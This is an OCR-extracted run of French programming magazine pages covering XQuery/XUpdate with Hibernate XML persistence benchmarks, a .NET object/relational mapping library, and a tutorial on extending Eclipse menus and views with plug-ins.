Dans l'exemple ci-dessous, nous effectuons une requête XQuery simple qui récupère deux listes de nœuds textes et les retourne dans une liste de couples d'élément <value-a> et <value-b>.

```
FOR $a IN /root/a/text()
FOR $b IN /root/b/text()
RETURN
  <value-a>{$a}</value-a>
  <value-b>{$b}</value-b>
```

Par ailleurs, XQuery simplifie l'écriture d'expression XPath faisant intervenir des clauses conditionnelles (type where).

Par exemple la requête :

```
FOR $b IN //book
WHERE $b/year/text() = "1998"
RETURN
  <author>{$b/author}</author>
```

Sera équivalente à celle ci :

```
FOR $b IN //book[year/text()='1998']/author
RETURN
  <author>{$b}</author>
```

Dans l'exemple ci-dessus, l'intérêt de la syntaxe proposée par XQuery n'est pas flagrant (mise à part la construction de la réponse dans une structure XML).

Cependant XQuery devient particulièrement simple et efficace dans le cas de requêtes plus complexes.

Par exemple, si nous supposons que nous avons deux fichiers contenant une liste de livres de deux boutiques différentes. La requête suivante permet d'obtenir simplement les titres des livres communs aux deux boutiques, mais moins chers dans la boutique 1 :

```
FOR $a IN document(livres-boutique1.xml)//book,
    $b IN document(livres-boutique2.xml)//book
WHERE
  $a/ISBN = $b/ISBN
AND $a/prix < $b/prix
RETURN
  <titre>{$a/titre}</titre>
```

Au delà de ces exemples simples, le langage XQuery offre un grand nombre de fonctionnalités que nous ne détaillerons pas, telles que :

- la prise en compte du schéma dans l'évaluation d'un XPath (XPath 2.0)
- la validation d'un schéma de résultat (pour s'assurer que le fragment de document retourné respecte un schéma donné)
- les branchements conditionnels (if, then, else) dans la construction de résultats
- la définition de fonctions et, par extension, d'évaluation récursive.

Utilisation d'Hibernate

Comme vu plus haut, XQuery repose sur XPath pour la sélection des listes de nœuds à traiter, avec cependant, la possibilité de décomposer des XPath en évaluations successives. Si bien qu'en règle générale, une évaluation de requêtes XQuery repose sur une expression XPath globale qui sera affinée à travers les clauses 'where'.

Par conséquent, il est préférable d'éviter de récupérer en mémoire l'intégralité des résultats des requêtes XPath.

Hibernate propose des mécanismes avancés de chargement de données à la demande, pour le traitement d'un grand volume de données. Ce mécanisme repose sur l'utilisation d'un itérateur Java qui déroule le résultat de la requête au fur et à mesure et qui ne charge les données qu'en cas d'accès.

Si nous reprenons l'exemple d'XPath présenté dans paragraphe précédent, nous obtenons :

```
Iterator iterator = session.iter( "select e
from ElementImpl as e, AttributImpl as a
where e.name='a'
and e.parent_id='"+ rootId +"
and a.parent_id=id
and a.name='type'
and a.value='1'
" );
while( iterator.hasNext() ){
    Element element = (Element)iterator.next(); // chargement des données
    if( ... ){
    }
}
```

Ici, le traitement est effectué en itérant sur les résultats de la requête, sans préchargement en mémoire des objets.

XUpdate

XUpdate est un langage conçu pour assurer la mise à jour de documents XML, fonctionnalité que ne propose pas XQuery. La norme XUpdate, ratifiée par le groupe de travail XML :DB en 2000 est encore à l'état de working draft. XUpdate est utilisé dans des bases de données XML natives, telles que Xindice ou X-Hive/DB. Tout comme XQuery, XUpdate s'appuie sur les expressions XPath pour sélectionner l'emplacement dans un document XML des nœuds à mettre à jour.

Le langage XUpdate propose les fonctions suivantes : insert (insertion), append (ajout en fin de liste), update (mise à jour), remove (suppression) et rename (renommer).

Par exemple l'expression ci dessous, met à jour le contenu du nœud texte désigné par le XPath "/books/book[1]/author" (l'auteur du 1er livre dans la liste des 'books').

```
<xupdate:update select="/books/book[1]/author">
    Emile Zola
</xupdate:update>
```

Après évaluation de l'expression, l'auteur prendra pour valeur : 'Emile Zola'.

XUpdate est relativement basique et, dans l'état actuel, ne s'avère pas aussi riche et puissant que XQuery. XUpdate ne propose pas encore la validation de schémas, les traitements conditionnels, la définition de block de transactions etc.

Benchmarks

Dispositif

Afin d'illustrer le fonctionnement d'Hibernate, nous proposons d'effectuer des mesures de performance sur une implémentation de DOM utilisant le mécanisme de persistance proposé par Hibernate.

Pour effectuer nos mesures, nous utilisons la librairie open-source XMLPersistence 1.2-rc1 (<http://xml-persistence.net>) mappée sur une base de données relationnelle PostgreSQL 7.4 à l'aide d'Hibernate 2.1.1, le tout fonctionnant sur une machine Linux 2.4.25/P4-2.4GHz .

Nous insistons sur le fait qu'un grand nombre d'optimisations Hibernate ne sont pas encore exploitées par la librairie XMLPersistence.

Pour nos tests, nous utiliserons une structure simpliste de type :

```
<books>
  <book>
    <ISBN></ISBN>
    <author></author>
    <year></year>
  </book>
</books>
```

En insertion, nous comparons une requête XUpdate à une requête SQL directe. Requête XUpdate utilisée :

```
<xupdate:insert-after select='/books/book[last()]'>
<xupdate:element name='book'>
<title>Title</title>
<author>Auteur</author>
<ISBN>123456789</ISBN>
</xupdate:element>
</xupdate:insert-after>
```

Requête SQL utilisée :

```
INSERT INTO testtable (id, title, author, isbn) VALUES (?, ?, ?, ?)
```

En sélection, nous comparons une requête XPath à une requête SQL directe. Requête XPath utilisée :

```
/books/book[./author/text()='Auteur1']
```

Requête SQL utilisée :


```
SELECT * FROM testtable WHERE author=?
```

En suppression, nous effectuons un 'delete' Hibernate sur la racine du document et une requête SQL équivalente.

Benchmark

Nous avons effectué les mesures en milliseconde pour un nombre d'entrées variables (10, 25, 50, 100, 250, 500, 1000).

	10	25	50	100	250	500	1000
XUpdate XML	6	72	136	271	491	2247	7094
SQL Insert	5	10	25	34	90	158	282
XPath XML	4	3	5	7	10	14	19
SQL Select	3	3	3	3	4	4	4
Delete XML	40	90	185	443	1446	4407	14868
SQL Delete	0	1	1	1	2	3	5



Le graphique ci dessus présente une progression linéaire, en fonction du nombre d'entrées pour chaque type de requête. En revanche, nous constatons sans surprise un écart de performance significatif entre les requêtes SQL directes et les requêtes dans la structure XML, dû aux différentes couches logicielles et à la démultiplication de requêtes. La structure XML est particulièrement pénalisante lors de la suppression qui se traduit par un grand nombre de requêtes dans la base (une par niveau de profondeur).

En s'appuyant sur un mapping objet dans une base de données relationnelle nous avons rapidement restitué les principales caractéristiques proposées par les bases de données XML. L'utilisation des fonctions proposées par Hibernate nous a permis de proposer des optimisations assurant des performances correctes.

Bien entendu, la complexité d'une structure hiérarchique telle que nous

l'avons implémenté ne souffre pas la comparaison avec une approche reposant sur une base de données relationnelle en terme de performance, et plus particulièrement lors de l'écriture de données. Nous avons clairement mis en évidence la principale faiblesse de notre modèle reposant sur la transcription d'un arbre dans un ensemble de tables. Cependant, à défaut d'être extrêmement performante, l'utilisation de la persistance XML dans un SGBD se justifie : en tant que stratégie de coexistence, ou de transition d'un SGBD vers une BD-XML, pour la robustesse et la maturité d'un SGBD traditionnel par opposition à une BD-XML native récente, pour un besoin fortement axé en lecture (ou la contrainte de performance est alors parallélisable en cluster).

■ Alexis AGAHI,
Expert XML/J2EE, Objet Direct,
filiale de Homsys Group.



L'univers du développement :

- L'actualité
- Le téléchargement
- L'emploi • Les offres • Votre CV
- Le forum technique : questions réponses
- Les archives du magazine : les articles publiés en 2002-2003

www.programmez.com
www.programmez.com
www.programmez.com
www.programmez.com
www.programmez.com
www.programmez.com
www.programmez.com
www.programmez.com

Mapping Objet / Relationnel

Le mapping objet/relationnel englobe des mécanismes assurant de manière simple la persistance des objets. Il permet, notamment, de faciliter et fiabiliser les mises en œuvre d'applications utilisant des données structurées et stockées dans une base de données relationnelles classique. Il en découle des grandes facilités d'évolutions dans le cadre de toute modification de structure de base. Avec .NET, de nombreuses solutions se basent sur la réflexion : un attribut spécifié sur une propriété de la classe A permet à une classe dédiée B de positionner ou réutiliser les valeurs des propriétés de la classe précédente. En attendant la future version du framework .NET qui devrait intégrer ObjectSpace, de Microsoft, il existe une solution basée sur un principe similaire, mais laissant toute marge de manœuvre au développeur.

Le principe

Cette solution se base sur la définition des correspondances propriété source / propriété cible, via un fichier XML ou une variable (éventuellement statique).

Les avantages sont les suivants :

- il est possible de définir le mapping aussi bien dans un fichier XML externe que dans un fichier XML ressource incorporé au code, ou encore via une variable directement dans le code.
- Le schéma est plus lisible que via des attributs.
- il est possible de l'utiliser sur les propriétés publiques de classes dont on n'a pas le code source
- il est possible de réaliser le mapping avec différentes sources de données : base de données, fichier CSV...

Les classes utilisées

Classe	Description
MapField	Mappe une propriété avec une colonne de base de données, un paramètre de requête SQL, un paramètre de procédure stockée ...
MappingSchema	Schéma de mapping Objet/Relationnel
MappingObject	réalise le mapping Objet/Relationnel via un MappingSchema"
MappingException	Classe Exception
DataProviderFactory	Fabrique de DataProvider. Permet une indépendance par rapport à la base de données.
IdataProvider	Interface implémentée par un DataProvider. Permet une indépendance par rapport à la base de données.

La classe MapField

Elle permet de décrire chaque relation entre une propriété de classe et sa cible (ou sa source suivant le sens du mapping voulu).

```
public MapField(string property, string column)
{
    this.m_propertyName = property;
    this.m_columnName = column;
}
```

La classe MappingSchema

C'est une collection d'objets MapField.

```
/// 
/// Délégué pour formater un nom de colonne ou de paramètre respectivement
/// pour un provider, tout en restant indépendant du provider.
/// 
public delegate string FormatSqlNameDelegate(string name);

/// 
/// Collection de classes avec MappingObject pour mapper des propriétés d'objets
/// avec les valeurs d'un DataProvider, DataReader, ... etc.
/// La classe MappingObject est utilisé avec une url="MappingObject"/.
/// 
public class MappingSchema : CollectionBase
{
    // Constructeur
    // Méthodes de CollectionBase
    // Méthode pour initialiser le schéma
}
```

La classe MappingObject

Elle met à disposition les méthodes nécessaires pour charger un schéma de mapping à partir de sources différentes et pour des cibles différentes (paramètres de procédures stockées ou noms de colonnes). Elle utilise pour cela les méthodes *FormatSqlParameterName* et *FormatSqlColumnName* du DataProvider via le delegate *FormatSqlNameDelegate* pour formater si nécessaire les noms de colonnes.

```
public void ParametersFromXml(string xmlFile, string tableName,
IDataProvider provider)
```

```
public void ColumnsFromXml(string xmlFile, string tableName,
IDataProvider provider)
```

```
public void ParametersFromEmbedded(string resourceName, string tableName,
IDataProvider provider)
```

```
public void ColumnsFromEmbedded(string resourceName, string tableName,
IDataProvider provider)
```

La classe MappingObject

C'est elle qui apporte la valeur ajoutée en réalisant les opérations voulues grâce à différentes méthodes et en utilisant un *MappingSchema*. Les valeurs NULL de la base de données sont gérées automatiquement. Pour les nombres décimaux lors de l'utilisation de chaîne de caractères (cas des fichiers CSV par exemple), le séparateur de décimales est corrigé automatiquement en fonction de la culture (paramètres régionaux).

```
/// =====
/// FONCTIONS UTILITAIRES
/// =====
// GetPropertyInfo Function
// GetTableName
// IsNull
// ConvertValue
// GetMapping pour DataProvider, DataReader, and IDataCollectionParameters
// Changement de culture
// ClearObject
// FillParameters Function
```

```
// *****
// FONCTIONS POUR LE MAPPING OBJET / RELATIONNEL
// *****

private PropertyInfo GetPropertyInfo(Type type, string name)

private static object GetNullValue(Type type)

private static bool IsNull(object val)

private static object ConvertValue(Type type, object src)

public bool CheckMapping(System.Data.DataRow row, MapField F)

public void ChangeSchema(MappingSchema newSchema, Type type)

public void ClearObject(object obj)

public void CreateParameters(IDataParameterCollection parameters,
    IDataProvider provider)
```

Description des fonctions

```
private PropertyInfo GetPropertyInfo(Type type, string name)
```

Renvoie les informations sur les propriétés d'une classe. Cette propriété doit être publique car c'est le mécanisme de *réflexion* qui est utilisé. Pour améliorer les performances, les informations ainsi récupérées sont mises dans un cache implémenté sous forme de *HashTable*.

```
public static object GetNullValue(Type type)
```

Renvoie la valeur représentant un NULL en base de données pour le type en paramètre. Les principes adoptés ici sont les suivants :

- pas d'équivalent à NULL pour les types bool et char (MappingException levée)
- pour les types références (string), c'est null qui est renvoyé
- pour les autres types c'est la propriété MinValue de ce type qui est renvoyé.
- si le type n'est pas géré : une MappingException est levé

```
public static bool IsNull(object val)
```

Renvoie true si val représente la valeur NULL de base de données. Cette fonction est complémentaire à *GetNullValue*

```
private static object ConvertValue(Type type, object src)
```

Réalise les conversions de type entre les valeurs issues d'une base de données et une propriété d'objet.

```
public bool CheckMapping(System.Data.DataRow row, MapField F)
```

Permet de tester si le mapping avec une propriété est correct. A utiliser en mode debug pour tester le schéma.

```
public void ChangeSchema(MappingSchema newSchema, Type type)
```

Permet de changer le schéma de mapping en cours d'utilisation. Ceci permet avec un même *MappingObject* d'utiliser un *MappingSchema A* pour initialiser les propriétés d'un objet puis initialiser les paramètres d'une procédure stockée avec un *MappingSchema B*. On conserve ainsi le cache des propriétés.

```
public void ClearObject(object obj)
```

Initialise les propriétés d'un objet avec la représentation de la valeur NULL à partir du schéma courant.

```
public void CreateParameters(IDataParameterCollection parameters,
    IDataProvider provider)
```

Ajoute à la collection parameters tous les éléments du schéma courant en utilisant comme nom de paramètre le *columnName*.

Les paramètres sont initialisés à la valeur NULL et sont créés grâce à la méthode *CreateParameter* du provider (de manière à adapter le nom du paramètre déclaré si nécessaire).

```
public void DataRowToObject(System.Data.DataRow row, object obj)
public void DataReaderToObject(System.Data.IDataReader dr, object obj)
public void CsvToObject(string csvLine, char separator, object obj)
```

Ces méthodes permettent le parcours des données (d'un *DataRow*, d'un *DataReader* ou d'une chaîne de caractères) pour initialiser les propriétés de l'objet en utilisant le schéma courant. Dans le cas de chaîne CSV, l'ordre dans le *MappingSchema* est important.

```
public void ObjectToDataRow(object obj, System.Data.DataRow row)
public void ObjectToParameters(object obj,
    IDataParameterCollection parameters)
```

Parcours les propriétés de l'objet pour initialiser les colonnes du *DataRow* ou les paramètres d'une requête SQL / procédure stockée.

La classe DataProviderFactory

```
public interface IDataProvider
{
    string ConnectionString { get; set; }
    System.Data.IDbConnection CreateConnection();
    System.Data.IDbCommand CreateDataCommand(IDbConnection connection);
    System.Data.IDbCommand CreateDataCommand(IDbConnection connection,
        string commandText,
        CommandType commandType);
    System.Data.IDbDataAdapter CreateDataAdapter();
    System.Data.IDbDataAdapter CreateDataAdapter(IDbConnection connection,
        string selectCommandText,
        CommandType commandType);
    System.Data.IDataParameter CreateParameter(string name, object val);
    System.Data.IDataParameter CreateParameter(string name, object val,
        ParameterDirection direction);
    string FormatSqlParameterName(string parameterName);
    string FormatSqlColumnName(string columnName);
}
```

La classe fabrique *DataProviderFactory* retourne un *DataProvider* en fonction du fichier de configuration. De cette manière, le code peut réellement être indépendant de la base de données cible (à partir du moment où un *DataProvider* correspondant existe)

Les fonctions *FormatSqlParameterName* et *FormatSqlColumnName* permettent de s'affranchir des différences de syntaxe pour les noms de colonnes ou les noms de paramètres entre les bases de données (Oracle, SQL Server, MySQL ...) en les gérant au niveau de chaque *DataProvider*. Le même fichier de *mapping* doit ainsi pouvoir être utilisable pour tout *DataProvider*.

Utilisation

Cet exemple d'utilisation porte sur la base de données *pubs* (et plus précisément sur la table *discounts*) installée en même temps que SQL Server.

Fichier de configuration pour le DataProvider :

```
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
  <connectionStrings>
    <add name="SQLSERVER" connectionString="Server=.;Database=pubs;Integrated Security=SSPI" providerName="System.Data.SqlClient" />
  </connectionStrings>
  <providers>
    <add name="SQLSERVER" type="System.Data.SqlClient" />
  </providers>
  <mapping>
    <add name="SQLSERVER" type="System.Data.SqlClient" />
  </mapping>
</configuration>
```


Branchez vos plug-ins dans Eclipse

SOURCES DE L'ARTICLE
WWW.PROGRAMMEZ.COM

3^{ème} partie - Fin

Par définition, un plug-in se branche dans son environnement d'accueil. Sous Eclipse, un même plug-in peut se brancher de multiples manières et enrichir ainsi l'environnement qui le reçoit.

Nous abordons le troisième et dernier volet d'une série consacrée à l'initiation au développement de plug-ins pour Eclipse. Au cours des deux épisodes précédents, nous avons découvert qu'Eclipse est une architecture remarquablement riche et ouverte, ce qui en fait tout l'intérêt. Nous avons aussi constaté que le pendant de cette richesse est une redoutable complexité. Le modeste but de ces articles est d'aider le lecteur à prendre contact avec l'environnement et à devenir suffisamment autonome pour pouvoir aller plus loin de manière satisfaisante.

Résumons nos connaissances à ce stade. Un plug-in Eclipse vient sous la forme d'une archive jar de classes Java et d'un fichier XML. Le fichier XML est un descriptif du plug-in. Ce fichier est lu au démarrage d'Eclipse. Le descriptif informe Eclipse des bibliothèques, ou autres plug-ins sur lesquels il s'appuie pour fonctionner, il annonce à Eclipse sur quels points d'extensions il se branche, ces points d'extensions pouvant être "natifs" ou bien fournis par d'autres plug-ins, et enfin, il déclare quelles seront les classes Java qui implémenteront les interfaces propres à chaque point d'extension utilisé, rendant ainsi le plug-in opérationnel. Lors du premier épisode, nous avons construit une vue capable de refléter des changements survenant au sein de l'environnement. Lors du deuxième épisode, nous avons construit un éditeur Jython avec coloration syntaxique. Dans ces deux cas, nos plug-ins restaient relativement cloisonnés, pourquoi ? Parce qu'à chaque fois nos plug-ins se sont branchés sur un unique point d'extension. Ce que nous allons voir aujourd'hui est la manière de mieux intégrer un plug-in dans l'environnement

en nous branchant sur de multiples points d'extensions prévus d'ailleurs à cet effet. Ceci nous permettra d'écrire des plug-ins beaucoup plus conviviaux et souples d'utilisation.

Un éditeur Jython mieux intégré

Nous reprenons notre éditeur Jython du mois dernier. Bien sûr, nous pourrions améliorer (il y a de quoi faire...) celui-ci en tant que tel. Mais nous pensons aussi qu'il serait bien de pouvoir obtenir des renseignements sur le script en cours d'édition, en cliquant simplement sur un bouton ou en sélectionnant une entrée de menu. Nous voudrions aussi pouvoir lancer le script, sans qu'il soit besoin auparavant de bricoler à la main la configuration d'un outil externe. Bref, nous voulons que notre éditeur Jython soit mieux intégré à Eclipse.

Si nous observons le Workbench, nous voyons que sa barre de menu peut être enrichie de nouvelles entrées à la volée. Ainsi, une entrée 'Search' apparaît lorsque vous cliquez sur un fichier XML dans la vue 'Navigator', et une entrée 'Refactor' vient, quand vous cliquez sur un fichier Java. De la même manière, les barres d'outils sont dynamiques et une nouvelle barre d'outils peut faire son apparition. Ce n'est pas tout. En effet, les vues se comportent de manière similaire, comme si chacune d'elle pouvait être un mini Workbench. Si vous observez la vue 'Navigator', vous constatez qu'elle est dotée d'une barre d'outils et qu'elle propose un menu auquel on accède en cliquant sur le bouton présentant une flèche orientée vers le bas. Ces deux éléments étant eux aussi dynamiques.

Des actions qui en mettent plein la vue

Nous commençons par travailler avec une vue seulement. Une fois le principe compris, agir sur le Workbench tombera sous le sens. Quand une vue affiche un bouton ou un menu, c'est pour que l'utilisateur puisse agir dessus. Logiquement, c'est donc le point d'extension `org.eclipse.ui.viewActions` qui est concerné. Toute vue, par le simple fait d'exister, propose un tel point d'extension. Nous allons nous brancher sur la vue 'Navigator' pour l'exemple, mais nous pourrions tout aussi bien nous brancher n'importe où ailleurs et notamment sur les vues personnelles que nous avons créées au premier épisode. Il y a toutefois un bémol. Nos boutons et menus resteraient grisés et inactifs. Se brancher sur une vue est un aspect des choses. Que cette vue soit capable de se rafraîchir à la volée et d'activer ses boutons en est une autre et surtout, ce n'est pas un comportement par défaut d'une vue à l'état brut, ce qu'il importe de garder à l'esprit pour éviter des déboires. En revanche, le navigateur est une vue évoluée et réactive. Nous donnons (voir Encadré 1) l'extrait du fichier `plugin.xml` concerné par notre affaire. Les sources complètes sont sur le site www.programmez.com.

Analysons ce code XML attentivement. A l'intérieur de la balise 'exten-



Figure 1 : Notre menu est venu se greffer au menu du navigateur.




Figure 2 :
La barre d'outils
du navigateur est
dotée d'un nou-
veau bouton.

sion' vient une balise 'viewContribution'. Ce que cette balise délimite est un ajout au comportement de la vue, une contribution dans le jargon d'Eclipse. Nous ne donnons qu'une balise de contribution, alors que nous allons ajouter un menu et aussi un bouton sur la barre d'outils. Autrement dit, nos ajouts seront couplés. Mais il est parfaitement possible (et parfois recommandé) d'obtenir un découplage, tout simplement, en déclarant plusieurs contributions pour une même extension. Le nombre de contributions n'est pas limité.

Après le classique attribut de balise déclarant un identificateur pour notre contribution, vient l'attribut TargetID. Comme le nom l'indique, nous devons donner la vue cible pour notre contribution. Attention au piège: c'est bien l'identificateur de la vue que nous devons mentionner et non pas le nom de la classe java qui l'implémente. Par ailleurs, il n'est pas toujours aisé de mettre la main sur cet identificateur. Parfois, nous le trouvons dans la documentation Eclipse (c'est le cas ici), parfois non. Quand la doc ne donne pas le renseignement, il n'y a plus qu'à aller se plonger dans les fichiers XML des plug-ins constituant le Workbench...

Vient ensuite une balise définissant un menu devant s'intégrer dans le menu déjà en place. Nous examinerons ceci plus loin. Viennent enfin deux balises 'actions'. Le nombre de ces balises n'est pas limité non plus.

Actions d'analyse et d'exécution

Nous définissons deux actions simulant l'une l'analyse du script, l'autre son exécution. Nous nous contenterons ici de simuler pour ne pas surcharger notre propos. Mais nous rendrons cette analyse et cette exécution opérationnelles dans un autre contexte ci-après. Les attributs d'une balise action sont nombreux. Le label apparaît quand cela est possible,

par exemple, comme titre d'une entrée de menu, mais reste invisible pour un bouton. Les menuPath et toolbarPath sont les chemins de menus et de barres d'outils à l'extrémité desquels apparaîtront les widgets. L'attribut class pointe sur une classe implémentant l'interface IViewActionDelegate. Une telle classe peut être vue comme une sorte "d'objet fonction de rappel" dont le constructeur reçoit une référence sur la vue (type IViewpart) concernée, et dont la méthode run est automatiquement invoquée à l'action de l'utilisateur. Ecrire une telle classe est tout ce qu'il y a de simple. Nous renvoyons le lecteur au Cd-Rom. La balise enableFor est très amusante. Elle permet de définir le nombre de fichiers devant être sélectionnés simultanément pour que l'action soit disponible. Nous donnons un fichier, mais + aurait signifié 1 ou plus, * aurait signifié n'importe quel nombre ou encore !aucun... Le lecteur se reportera à la documentation sur les points d'extension pour en savoir plus. Enfin notre balise action en contient une autre, 'selection' qui définit d'abord quel objet, au sens Java du terme, rendra l'action active, et quelle extension de nom de fichier lui correspond. Dans notre exemple nos deux actions sont associées à la même extension *.py, mais ceci n'est en rien obligatoire.

Nous en avons terminé. Notre extension est opérationnelle. Un bouton et un menu sont greffés au navigateur et le Workbench réagit aux actions de l'utilisateur. (Figure 1 et 2) Remarque : les actions se limitant à une sortie sur la console, celle-ci n'est visible que lorsque l'on lance le plug-in en mode 'Run (ou Debug) as Run-time Workbench', et les sorties apparaissent dans la console du lanceur et non de l'environnement lancé. (Figure 3) Enfin, on notera que les icônes doivent être incorporées à l'archive du plug-in avant installation définitive et que le wizard qui crée une archive de plug-in déployable omet gentiment de faire cette opération.

Les chemins de menus.

Tous les menus et toutes les barres d'outils qui apparaissent dans l'interface utilisateur d'Eclipse obéissent aux mêmes règles. Nous expliquons ces règles pour les menus. La transposition aux barres d'outils ne présente pas de difficulté.

Sous Eclipse, les menus sont exclusivement définis au sein des fichiers XML décrivant les plug-ins. (On se souviendra que TOUT est plug-in sous Eclipse). Pour cela, nous utilisons 3 balises et 3 attributs balises: menu, separator, et groupMarker pour les balises et id, path et label comme attributs de la balise menu.

La première balise menu est donc dotée de trois attributs. D'abord id, pour définir un identificateur. Cet identificateur est visible partout dans Eclipse. Ceci implique qu'un autre plug-in peut venir greffer son propre menu à l'intérieur du vôtre. (Nous ne discutons pas la question de savoir dans quelle situation cette pratique est bonne, ou dans quelle situation elle est à proscrire). Vient ensuite l'attribut 'label' qui définit le nom du menu tel qu'il apparaît à l'écran. Path sert à situer notre menu dans l'environnement d'Eclipse. Un path, ou chemin, est constitué d'identificateurs de menu séparés par le signe /. Path ne peut être vide. Il contient au minimum 'additions' ce qui signifie dans ce cas que notre menu sera ajouté au menu principal du Workbench. Enfin separator et groupMarker définissent des conteneurs devant recevoir les

entrées de menus, ou même des menus complets. Utiliser separator plutôt que groupMarker a pour effet de séparer les menus par un trait horizontal à l'écran. Voici un exemple pour clarifier les choses :

```
<menu id="mon.menu"
label="Mon menu"
path="window/additions">
<groupMarker name="emplacement1"/>
<groupMarker name="emplacement2"/>
<separator name="emplacement3"/>
</menu>
```

Ce menu a pour titre 'Mon menu' et définit trois conteneurs, dont le dernier sera séparé des deux premiers à l'écran par un trait horizontal. Ce menu apparaîtra lui-même à l'intérieur du menu 'Window' (identificateur window) de la barre de menu principal du Workbench. Il se positionnera à la fin car nous avons donné 'additions' comme emplacement. Mais en connaissant les identificateurs des conteneurs du menu 'Window', nous aurions pu nous positionner différemment.

Maintenant une action quelconque peut venir s'installer dans notre menu, par exemple dans le conteneur numéro 2 :

```
<action ....
....
menubarPath="mon.menu/emplacement21"
....
</action>
```

On note que seul l'identificateur du menu immédiatement contenant est spécifié. Eclipse remonte alors tout le chemin et place notre menu correctement. Tout ceci est fort bien, mais encore faut-il connaître les identificateurs de menu du workbench pour pouvoir en profiter. Ceux-ci sont pour la plupart donnés dans la javadoc de l'interface `org.eclipse.ui.IWorkbenchActionConstants`. (Figure 4) Si cela ne suffit pas, consultez directement le source de l'interface. Cette recherche peut s'avérer incontournable si vous voulez vous positionner dans un plug-in qui ne fournit pas de documentation. Le plug-in d'exemple ajoute un menu 'Jython' au menu principal et attache ses actions au point d'extension de l'éditeur Jython précédemment développé. Nous avons réellement implémenté une analyse du script cette fois. (Figure 5)

Lancer une application

Voilà un autre vaste sujet sous Eclipse. Pour implémenter cette fonctionnalité, nous devons travailler 2 ou 3 aspects, le dernier étant facultatif. La première étape consiste à définir une configuration de lancement dans le descriptif et à implémenter l'interface `ILaunchConfigurationDelegate` pour pouvoir être appelé par le Workbench. C'est ici que se situe la plus grosse difficulté. La méthode `launch` de notre classe recevra un objet de type `ILaunchConfiguration`. Cet objet contient les renseignements (id, nom de fichier, etc.) pour lancer l'application. Si l'on a traité le point facultatif, nous avons défini une boîte de dialogue de configuration de lancement et dans ce cas, Eclipse a construit l'objet à partir des données saisies dans le dialogue, sinon nous devons le construire nous même à la volée. Dans un cas comme dans l'autre, cela nous amène au dernier point.




Figure 3 : Nos actions attachées au navigateur émettent une sortie sur la console d'Eclipse.




Figure 4 : Consulter la javadoc de `org.eclipse.ui.IWorkbenchActionConstants` pour connaître les identificateurs des menus d'Eclipse.

